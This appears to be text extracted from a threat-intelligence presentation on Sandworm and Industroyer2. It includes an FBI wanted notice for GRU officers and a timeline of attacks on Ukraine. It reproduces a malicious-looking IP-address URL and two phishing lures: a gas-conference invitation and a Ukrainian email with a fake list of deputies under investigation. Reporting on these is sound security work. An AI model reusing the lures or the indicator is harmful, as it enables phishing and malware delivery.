



# Industroyer2

**Sandworm's Cyberwarfare Targets Ukraine's Power Grid Again**

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# Sandworm 2014-2022

**Energetic Bear**

**The Dukes**

Cozy Bear/APT29

**Sandworm**

Telebots  
/Voodoo Bear

**Turla**

**InvisiMole**

**Sednit**

Fancy  
Bear/APT28

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**WANTED BY THE FBI**

**GRU HACKERS' DESTRUCTIVE MALWARE AND INTERNATIONAL CYBER ATTACKS**  
 Conspiracy to Commit an Offense Against the United States; False Registration of a Domain Name; Conspiracy to Commit Wire Fraud; Wire Fraud; Intentional Damage to Protected Computers; Aggravated Identity Theft

 Yuri Sergeyevich Andrienko	 Sergey Vladimirovich Delistov	 Pavel Valeryevich Frolov
 Anatoliy Sergeyevich Kovalev	 Artem Valeryevich Ochudenko	 Petr Nikolayevich Plisun

**CAUTION**

On October 15, 2020, a federal grand jury sitting in the Western District of Pennsylvania returned an indictment against six Russian military intelligence officers for their alleged roles in targeting and compromising computer systems worldwide, including those relating to critical infrastructure in Ukraine, a political campaign in France, and the country of Georgia; international victims of the "NotPetya" malware attacks (including critical infrastructure providers); and international victims associated with the 2018 Winter Olympic Games and investigations of nerve agent attacks that have been publicly attributed to the Russian government. The indictment charges the defendants, Yuri Sergeyevich Andrienko, Sergey Vladimirovich Delistov, Pavel Valeryevich Frolov, Anatoliy Sergeyevich Kovalev, Artem Valeryevich Ochudenko, and Petr Nikolayevich Plisun, with a computer hacking conspiracy intended to deploy destructive malware and take other disruptive actions, for the strategic benefit of Russia, through unauthorized access to victims' computers. The indictment also charges these defendants with false registration of a domain name, conspiracy to commit wire fraud, wire fraud, intentional damage to protected computers, aggravated identity theft, and aiding and abetting those crimes. The United States District Court for the Western District of Pennsylvania issued a federal arrest warrant for each of these defendants upon the grand jury's return of the indictment.

**SHOULD BE CONSIDERED ARMED AND DANGEROUS, AN INTERNATIONAL FLIGHT RISK, AND AN ESCAPE RISK**

If you have any information concerning these individuals, please contact your local FBI office, or the nearest American Embassy or Consulate.

[www.fbi.gov](http://www.fbi.gov)



Sednit  
Fancy  
Bear/APT28

**GRU**

Sources:



FBI



National Cyber Security Centre



Militaire Inlichtingen en Veiligheidsdienst



SECURITY SERVICE OF UKRAINE



Microsoft

[https://95.143.193.182/\*\*Franceaviatelecom8\*\*/statmach/aorta.php](https://95.143.193.182/Franceaviatelecom8/statmach/aorta.php)

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
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# European Gas Conference 2012

Jan 24-27, 2012 in Vienna (Austria)



The European Gas Conference 2012 is the only event to unite the commercial and political worlds of the natural gas market in Europe.

Over four days at European Gas Conference 2012, industry experts will discuss the hottest topics of the moment including: the implications of the move away from nuclear power and the impact on natural gas, the challenges of unbundling Europe's gas transmission networks, the progress of the international pipeline projects, the implementation of the Third Energy Package, the future role of Russia in European natural gas supply, how gas pricing will develop, global LNG developments and arbitration and legal implications of re-negotiating supply contracts.

# Increase in cyberattacks against Ukraine



**Feb 2014**

Russian occupation  
of Crimea




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FILE MESSAGE


 st 13. 8. 2014 7:41


**Генпрокуратура встановила зв'язку народних депутатів України з ополченцями.**

To [Redacted]

Message  spiski\_deputatov\_done.ppsx (107 KB)

Арсеній Яценюк доручив Генпрокуратурі, СБУ, МВС та міністерству юстиції перевірити всіх народних депутатів, партії та громадські об'єднання на Україні на причетність до підтримки ополченців південного сходу країни. Перші результати перевірки показали причетність деяких партій до підтримки терористів. Так само були виявлені випадки крадіжки грошей, призначених для АТО. У додатку перший список осіб, які підлягають перевірці на допомогу терористам.

 See more about [Redacted]



## В даний час ведеться перевірка таких осіб:

### А

Авній, Іван Іванович  
 Азаров, Андрій Євгенович  
 Азаров, Миколай Іванович  
 Акімов, Сергій Валерійович  
 Акімов, Анатолій Іванович  
 Андрієв, Юрій Валерійович  
 Андрієвський, Дмитрій Миколайович

### В

Ваніков, Олександр Миколайович  
 Ванко, Сергій Володимирович  
 Ванко, Леонід Іванович  
 Варпан, Павло Іванович  
 Варпан, Юрій Михайлович  
 Василець, Володимир Павлович  
 Василь (Василь), Ігорь Володимирович  
 Василевський, Володимир Сергійович  
 Васильов, Олександр Миколайович  
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 Васильчук, Сергій Володимирович  
 Васильчук, Галина Іванівна  
 Васильчук, Роман Іванович  
 Васильчук, Миколай Юрійович  
 Васильчук, Юрій Анатолійович  
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 Васильчук, Володимир Миколайович

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Васильський, Миколай Миколайович  
 Васильченко, Катерина Михайлівна  
 Васильченко, Володимир Георгійович  
 Васильченко, Євген Миколайович  
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 Васильченко, Павло Іванович  
 Васильченко, Павло Іванович

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Гайда, Миколай Іванович  
 Гайдаров, Василь Іванович  
 Гайдаров, Миколай Федорович  
 Гайдаров, Сергій Валентинович  
 Гайдаров, Василь Миколайович  
 Гайда, Ніколає Сергійович  
 Гайдаров, Василь Дмитрович  
 Гайдаров, Олександр Владиславович  
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### Д


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 Данко, Володимир Миколайович

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 Жарний, Дмитрій Іванович  
 Жарний, Павло Іванович

### З

Забудило, Володимир Александрович  
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 Загородний, Юрій Іванович  
 Загородний, Леонід Іванович  
 Загородний, Тамара Петрівна  
 Загородний, Сергій Володимирович  
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


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BlackEnergy  
